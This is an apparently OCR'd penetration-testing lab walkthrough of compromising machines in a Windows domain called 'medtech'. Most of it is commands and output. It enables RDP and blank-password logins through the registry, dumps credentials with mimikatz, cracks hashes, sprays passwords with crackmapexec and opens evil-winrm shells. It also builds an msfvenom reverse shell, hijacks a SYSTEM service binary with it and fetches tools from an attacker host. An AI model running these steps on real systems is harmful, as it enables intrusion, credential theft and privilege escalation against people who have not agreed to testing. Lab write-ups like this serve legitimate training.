
Let's enable rdp and try to connect through it

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f


reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" /v
```

```
LimitBlankPasswordUse /t REG_DWORD /d 0 /f

Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -
name "fDenyTSConnections" -value 0
```

```
*Evil-WinRM* PS C:\Users\Public> reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t RE
G_DWORD /d 0 /f
The operation completed successfully.

*Evil-WinRM* PS C:\Users\Public> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" /v LimitBlankPasswordUse
/t REG_DWORD /d 0 /f
The operation completed successfully.

*Evil-WinRM* PS C:\Users\Public> Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDen
yTSConnections" -value 0
*Evil-WinRM* PS C:\Users\Public>
```

```
xfreerdp /cert-ignore /u:joe /p:Flowers1 /d:medtech.com /v:172.16.190.11
/dynamic-resolution /drive:share1,/home/kali/offsec/medtech
```



Transfer mimikatz and run

```
PS C:\Users\Public> iwr -uri http://192.168.45.220:8081/mimikatz.exe -Outfile mimikatz.exe
PS C:\Users\Public> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

```
skeurlsa::logonpasswords
```

```
Authentication Id : 0 ; 612789 (00000000:000959b5)
Session           : Batch from 0
User Name         : Administrator
Domain            : FILES02
Logon Server      : FILES02
Logon Time        : 7/11/2023 4:22:25 AM
SID               : S-1-5-21-617574027-3497765368-2664405491-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : FILES02
         * NTLM     : f1014ac49bae005ee3ece5f47547d185
         * SHA1     : 5e95d6c43e70e142df33af3b50ab0baa6ca02bad
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : FILES02
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : FILES02
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : FILES02$
Domain            : MEDTECH
Logon Server      : (null)
Logon Time        : 7/11/2023 4:19:54 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : FILES02$
         * Domain   : MEDTECH
         * NTLM     : 13e0f526939870723b8df9edaee5cb0b
         * SHA1     : 99d2351cfbd90a152f861c0d941d7a4ff00d70b5
```

we got the MsCachev2 for administrator,yoshi,wario. let's crack it

```
lsadump::cache
```

```
[NL$1 - 10/18/2022 7:29:00 AM]
RID       : 000001f4 (500)
User      : MEDTECH\Administrator
MsCacheV2 : a7c5480e8c1ef0ffec54e99275e6e0f7

[NL$2 - 9/28/2022 3:52:28 AM]
RID       : 00000456 (1110)
User      : MEDTECH\yoshi
MsCacheV2 : cd21be418f01f5591ac8df1fdeaa54b6

[NL$3 - 11/15/2022 2:43:35 AM]
RID       : 00000455 (1109)
User      : MEDTECH\wario
MsCacheV2 : b82706aff8acf56b6c325a6c2d8c338a

[NL$4 - 9/16/2023 12:55:07 PM]
RID       : 00000452 (1106)
User      : MEDTECH\joe
MsCacheV2 : 464f388c3fe52a0fa0a6c8926d62059c
```

```
hashcat --help | grep "cache"
```

```
→  ~ hashcat --help | grep -i "Cache"
 -c, --segment-size            | Num  | Sets size in MB to cache from the wordfile to X      | -c 32
   1100 | Domain Cached Credentials (DCC), MS Cache                 | Operating System
   2100 | Domain Cached Credentials 2 (DCC2), MS Cache 2            | Operating System
```

```
hashcat -m 2100 admin.hash /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force
```

```
* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: b82706aff8acf56b6c325a6c2d8c338a
Time.Started.....: Sun Sep 17 05:06:40 2023, (1 min, 45 secs)
Time.Estimated...: Sun Sep 17 05:08:25 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 12247.0 kH/s (3.06ms) @ Accel:256 Loops:77 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 1104517645/1104517645 (100.00%)
Rejected.........: 0/1104517645 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[04a156616d6f]
Hardware.Mon.#1..: Util:100%

Started: Sun Sep 17 05:06:39 2023
Stopped: Sun Sep 17 05:08:27 2023
➜  medtech
```

Unfortunately these hashes doesn't crack
so let's find some hidden files

```
Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log
-File -Recurse -ErrorAction SilentlyContinue
```

```
PS C:\Users\Public> Get-ChildItem -Path C:\Users -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx,*.log -File -Recurse -ErrorA
ction SilentlyContinue


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/17/2023   1:39 AM             34 proof.txt


    Directory: C:\Users\joe\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/17/2023   1:40 AM             34 local.txt


    Directory: C:\Users\joe\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/4/2022   5:21 PM        2088640 fileMonitorBackup.log
```

Interestingly we found an flog file let's check what can we find in it

```
type C:\Users\joe\Documents\fileMonitorBackup.log
```

```
  88167 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88158 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88152 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88146 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88140 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....
  88137 Oct 04 11:21  Backup      wario                        6872 Backup Completed. NTLM: fdf36048c1cf88f5630381c5e38feb8
e
  88134 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88128 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88122 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88117 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88113 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88108 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88104 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88098 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88085 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88078 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88072 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88068 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88062 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....

  88056 Oct 04 11:21  SuccessA... Microsoft-Windows...         4656 A handle to an object was requested....
```

Great we have found NTLM hash of user `wario` let's crack it through hashcat

```
hashcat -m 1000 wario.hash /usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force
```

```
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 1104517645

fdf36048c1cf88f5630381c5e38feb8e:Mushroom!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: fdf36048c1cf88f5630381c5e38feb8e
Time.Started.....: Sun Sep 17 05:57:19 2023, (4 secs)
Time.Estimated...: Sun Sep 17 05:57:23 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 17608.2 kH/s (2.15ms) @ Accel:256 Loops:77 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 65325568/1104517645 (5.91%)
Rejected.........: 0/65325568 (0.00%)
Restore.Point....: 847872/14344385 (5.91%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: musicall -> mdjaym
Hardware.Mon.#1..: Util: 97%

Started: Sun Sep 17 05:57:18 2023
Stopped: Sun Sep 17 05:57:24 2023
➜  medtech
```

Now Let's use cme

```
crackmapexec smb 172.16.190.0/24 -u wario -p Mushroom! -d medtech.com --continue-on-success
```

```
➜  medtech crackmapexec smb 172.16.190.0/24 -u wario -p Mushroom! -d medtech.com --continue-on-success
SMB         172.16.190.83   445    CLIENT02         [*] Windows 10.0 Build 22000 x64 (name:CLIENT02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.190.12   445    DEV04            [*] Windows 10.0 Build 20348 x64 (name:DEV04) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.190.10   445    DC01             [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:medtech.com) (signing:True) (SMBv1:False)
SMB         172.16.190.82   445    CLIENT01         [*] Windows 10.0 Build 22000 x64 (name:CLIENT01) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.190.11   445    FILES02          [*] Windows 10.0 Build 20348 x64 (name:FILES02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.190.13   445    PROD01           [*] Windows 10.0 Build 20348 x64 (name:PROD01) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.190.83   445    CLIENT02         [+] medtech.com\wario:Mushroom!
SMB         172.16.190.12   445    DEV04            [+] medtech.com\wario:Mushroom!
SMB         172.16.190.10   445    DC01             [+] medtech.com\wario:Mushroom!
SMB         172.16.190.254  445    WEB02            [*] Windows 10.0 Build 20348 x64 (name:WEB02) (domain:medtech.com) (signing:False) (SMBv1:False)
SMB         172.16.190.82   445    CLIENT01         [+] medtech.com\wario:Mushroom!
SMB         172.16.190.11   445    FILES02          [+] medtech.com\wario:Mushroom!
SMB         172.16.190.13   445    PROD01           [+] medtech.com\wario:Mushroom!
SMB         172.16.190.254  445    WEB02            [-] medtech.com\wario:Mushroom! STATUS_NO_LOGON_SERVERS
➜  medtech
```

using cme with winrm protocols tells us that wario has admin access on .83

```
crackmapexec winrm 172.16.220.0/24 -u wario -p Mushroom! -d medtech.com --
continue-on-success
```

```
→ medtech crackmapexec winrm 172.16.190.0/24 -u wario -p Mushroom! -d medtech.com --continue-on-success
HTTP        172.16.190.10   5985   172.16.190.10    [*] http://172.16.190.10:5985/wsman
HTTP        172.16.190.83   5985   172.16.190.83    [*] http://172.16.190.83:5985/wsman
HTTP        172.16.190.11   5985   172.16.190.11    [*] http://172.16.190.11:5985/wsman
HTTP        172.16.190.12   5985   172.16.190.12    [*] http://172.16.190.12:5985/wsman
HTTP        172.16.190.13   5985   172.16.190.13    [*] http://172.16.190.13:5985/wsman
WINRM       172.16.190.83   5985   172.16.190.83    [+] medtech.com\wario:Mushroom! (Pwn3d!)
WINRM       172.16.190.11   5985   172.16.190.11    [-] medtech.com\wario:Mushroom!
WINRM       172.16.190.10   5985   172.16.190.10    [-] medtech.com\wario:Mushroom!
WINRM       172.16.190.12   5985   172.16.190.12    [-] medtech.com\wario:Mushroom!
WINRM       172.16.190.13   5985   172.16.190.13    [-] medtech.com\wario:Mushroom!
HTTP        172.16.190.254  5985   172.16.190.254   [*] http://172.16.190.254:5985/wsman
WINRM       172.16.190.254  5985   172.16.190.254   [-] medtech.com\wario:Mushroom!
```

connecting to .83 via evil-winrm with port 5985 gives us a shell

```
evil-winrm -i 172.16.220.83 -u wario -p Mushroom! -P 5985
```

```
→ medtech evil-winrm -i 172.16.190.83 -u wario -p Mushroom! -P 5985

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on t
his machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\wario\Documents> whoami
medtech\wario
*Evil-WinRM* PS C:\Users\wario\Documents> hostname
CLIENT02
*Evil-WinRM* PS C:\Users\wario\Documents>
```


we now have access to CLIENT02 machine great let's enumerate directories for flags

```
*Evil-WinRM* PS C:\Users\wario\Documents> ls
*Evil-WinRM* PS C:\Users\wario\Documents> cd ..
*Evil-WinRM* PS C:\Users\wario> cd Desktop
*Evil-WinRM* PS C:\Users\wario\Desktop> ls


    Directory: C:\Users\wario\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/17/2023   1:40 AM             34 local.txt


ca*Evil-WinRM* PS C:\Users\wario\Desktop>cat local.txt
The term 'ccat' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of
 the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ ccat local.txt
+ ~~~~
    + CategoryInfo          : ObjectNotFound: (ccat:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\wario\Desktop> cat local.txt
62d58e0558f93c4f2c884a2e4a0c6fc0
*Evil-WinRM* PS C:\Users\wario\Desktop>
```

Flag: **62d58e0558f93c4f2c884a2e4a0c6fc0**

as wario is not a local admin we need to escalate privileges

```
whoami /all
```



```
*Evil-WinRM* PS C:\> whoami /all

USER INFORMATION
----------------

User Name    SID
============ =============================================
medtech\wario S-1-5-21-976142013-3766213998-138799841-1109


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Distributed COM Users              Alias            S-1-5-32-562 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label               S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

let's transfer privescCheck.ps1 and run that

```
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended"
```

```
*Evil-WinRM* PS C:\Users\wario\Desktop> iwr -uri http://192.168.45.220:8081/PrivescCheck.ps1 -Outfile PrivescCheck.ps1
*Evil-WinRM* PS C:\Users\wario\Desktop> powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended"
+------+-------------------------------------------------+------+
| TEST | USER > whoami                                   | INFO |
+------+-------------------------------------------------+------+
| DESC | Get the full name of the current user (domain + |      |
|      | username) along with the associated Security    |      |
|      | Identifier (SID).                               |      |
+------+-------------------------------------------------+------+
[*] Found 1 result(s).

Name          SID
----          ---
MEDTECH\wario S-1-5-21-976142013-3766213998-138799841-1109



+------+-------------------------------------------------+------+
| TEST | USER > whoami /groups                           | INFO |
+------+-------------------------------------------------+------+
| DESC | List the groups the current user belongs to. Default |
|      | groups are filtered out to minimize the output. |      |
+------+-------------------------------------------------+------+
[*] Found 3 result(s).

Name                            SID
----                            ---
BUILTIN\Distributed COM Users   S-1-5-32-562
BUILTIN\Remote Desktop Users    S-1-5-32-555
BUILTIN\Remote Management Users S-1-5-32-580



+------+-------------------------------------------------+------+
| TEST | USER > Privileges                               | VULN |
+------+-------------------------------------------------+------+
| DESC | List the privileges that are associated to the  |      |
```

```
+------+-------------------------------------------------+------+
| TEST | SERVICES > Non-default Services                 | INFO |
+------+-------------------------------------------------+------+
| DESC | List all registered services and filter out the ones |
|      | that are built into Windows. It does so by parsing   |
|      | the target executable's metadata.               |      |
+------+-------------------------------------------------+------+
[*] Found 6 result(s).


Name        : auditTracker
DisplayName : auditTracker
ImagePath   : C:\DevelopmentExecutables\auditTracker.exe
User        : LocalSystem
StartMode   : Automatic

Name        : PSEXESVC
DisplayName : PSEXESVC
ImagePath   : C:\Windows\PSEXESVC.exe
User        : LocalSystem
StartMode   : Manual

Name        : ssh-agent
DisplayName : OpenSSH Authentication Agent
ImagePath   : C:\Windows\System32\OpenSSH\ssh-agent.exe
User        : LocalSystem
StartMode   : Disabled

Name        : VGAuthService
DisplayName : VMware Alias Manager and Ticket Service
ImagePath   : "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
User        : LocalSystem
StartMode   : Automatic

Name        : vm3dservice
DisplayName : @oem8.inf,%VM3DSERVICE_DISPLAYNAME%;VMware SVGA Helper Service
ImagePath   : C:\Windows\system32\vm3dservice.exe
User        : LocalSystem
StartMode   : Automatic
```

We have binary Hijacking to elevate our privileges
Let's make a reverse shell payload using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.195 LPORT=786 -f exe > reverse.exe
```

```
➜  ~ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168
.45.195 LPORT=786 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform
::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

➜  ~
```

let's transfer the payload to our machine

```
iwr -uri http://192.168.45.195:8081/reverse.exe -Outfile reverse.exe
```

```
mv C:\DevelopmentExecutables\auditTracker.exe auditTracker.exe
```

```
move .\reverse.exe C:\DevelopmentExecutables\auditTracker.exe
```

```
*Evil-WinRM* PS C:\Users\wario\Desktop> del C:\DevelopmentExecutables\auditTracker.exe
*Evil-WinRM* PS C:\Users\wario\Desktop> iwr -uri http://192.168.45.195:8081/reverse.exe -Outfile reverse.exe
*Evil-WinRM* PS C:\Users\wario\Desktop> mv reverse.exe C:\DevelopmentExecutables\auditTracker.exe
```

In order to issue a reboot, our user needs to have the privilege *SeShutDownPrivilege* assigned. We can use **whoami** with **/priv** to get a list of all privileges.

```
whoami /priv
```

```
*Evil-WinRM* PS C:\Users\wario\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
*Evil-WinRM* PS C:\Users\wario\Desktop>
```

as we see we have restart permissions so let's restart and let our payload work

```
sc.exe start auditTracker
```

```
+------+-------------------------------------------------------+------+
| TEST | SERVICES > Binary Permissions                         | VULN |
+------+-------------------------------------------------------+------+
| DESC | List all services and check whether the current user  |
|      | can modify the target executable or write files in    |
|      | its parent folder.                                    |
+------+-------------------------------------------------------+------+
[*] Found 1 result(s).


Name             : auditTracker
ImagePath        : C:\DevelopmentExecutables\auditTracker.exe
User             : LocalSystem
ModifiablePath   : C:\DevelopmentExecutables\auditTracker.exe
IdentityReference : MEDTECH\wario
Permissions      : {WriteOwner, Delete, WriteAttributes, Synchronize ... }
Status           : Stopped
UserCanStart     : True
UserCanRestart   : True
```

```
*Evil-WinRM* PS C:\Users\wario\Desktop> sc.exe start auditTracker
```

let's start a nc listener on port 786 to catch the reverse shell

```
rlwrap nc -nlvp 786
```

```
➜  ~ nc -nlvp 786
listening on [any] 786 ...
connect to [192.168.45.195] from (UNKNOWN) [192.168.220.121] 62123
Microsoft Windows [Version 10.0.22000.978]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Let's navigate the file's for proof.txt

```
PS C:\> ls
ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/18/2023   6:58 AM                DevelopmentExecutables
d-----          6/5/2021   5:10 AM                PerfLogs
d-r---         10/5/2022   5:02 AM                Program Files
d-r---         10/5/2022  11:14 PM                Program Files (x86)
d-r---        11/11/2022   2:12 AM                Users
d-----         10/7/2022   2:08 AM                Windows


PS C:\> cd Users
cd Users
PS C:\Users> cd Administrators
cd Administrators
cd : Cannot find path 'C:\Users\Administrators' because it does not exist.
At line:1 char:1
+ cd Administrators
+ ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Administrators:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

PS C:\Users> cd Administrator
cd Administrator
PS C:\Users\Administrator> cd Desktop
cd Desktop
PS C:\Users\Administrator\Desktop> type proof.txt
type proof.txt
a76637a18441689c634e25d51101021b
PS C:\Users\Administrator\Desktop>
```

Flag: **a76637a18441689c634e25d51101021b**

Let's transfer SharpHound and get the resources for bloodhound

```
iwr -uri http://192.168.45.195:8081/SharpHound.ps1 -Outfile SharpHound.ps1
```

```
powershell -ep bypass
```

```
PS C:\Users\Public> iwr -uri http://192.168.45.195:8081/SharpHound.ps1 -Outfile SharpHound.ps1
